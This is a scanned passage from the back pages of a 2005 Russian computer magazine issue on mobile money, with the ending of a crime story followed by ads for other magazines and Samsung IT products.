И он пошел вдоль проспекта, унося с собой несколько миллионов долларов, даже не интересуясь, чем же там все кончилось. Ему еще было неизвестно, что девушка, изображенная на фотографии, по ночам в страшных снах будет приходить к нему с простреленным глазом. Что груз денег, власти и удачи окажется ему не по силам...

Что фагоциты убивают и богатых.

Пароль - "Виолетта".

Отзыв - "Никто из страны нигде"...

Конец

УЖЕ В ПРОДАЖЕ



## ЧИТАЙТЕ В ИЮЛЕ:

**Тестирование** новейших моделей КПК, ноутбуков и сотовых телефонов

**Тюнинг КПК**  
Ваш компьютер не такой как все

**Долой клавиатуру!**  
Вся правда о планшетных КПК

**Делай с ним, что хочешь**  
Толковое руководство для пользователей смартфонов

**Загранпаспорт для КПК**  
10 советов по работе в Web за рубежом



**700 МБ  
ПОЛЕЗНЫХ  
ПРОГРАММ  
НА CD**

**MC** Мобильные компьютеры

**(game)land**





# **MOUNTAIN BIKE** **ACTION**


**ГЛАВНЫЙ ЖУРНАЛ РОССИИ  
О МАУНТИН БАЙКЕ  
В ПРОДАЖЕ С 6-го ИЮЛЯ**



## ИТ-решения Samsung для бизнеса

Не секрет, что многие преуспевающие компании выбрали технику Samsung для построения внутренней информационной структуры. Продукты Samsung помогают добиваться успеха в бизнесе как глобальным корпорациям, так и небольшим фирмам. Революционные технологии, используемые в наших ноутбуках, печатных устройствах и мониторах, позволяют Samsung по праву называться ведущей ИТ-компанией.

Галерея Samsung: г. Москва, ул. Тверская, д. 9/17, стр. 1.  
Информационный центр: 8-800-200-0-400. [www.samsung.ru](http://www.samsung.ru). Товар сертифицирован.



07(56) 2005

ХАКЕР СЛЕД

ЕЖЕМЕСЯЧНЫЙ ТЕМАТИЧЕСКИЙ КОМПЬЮТЕРНЫЙ ЖУРНАЛ



М О Б И Л Ъ Н Ы Е Д Е Н Ъ Г И



М О Б И Л Ъ Н Ы Е Д Е Н Ъ Г И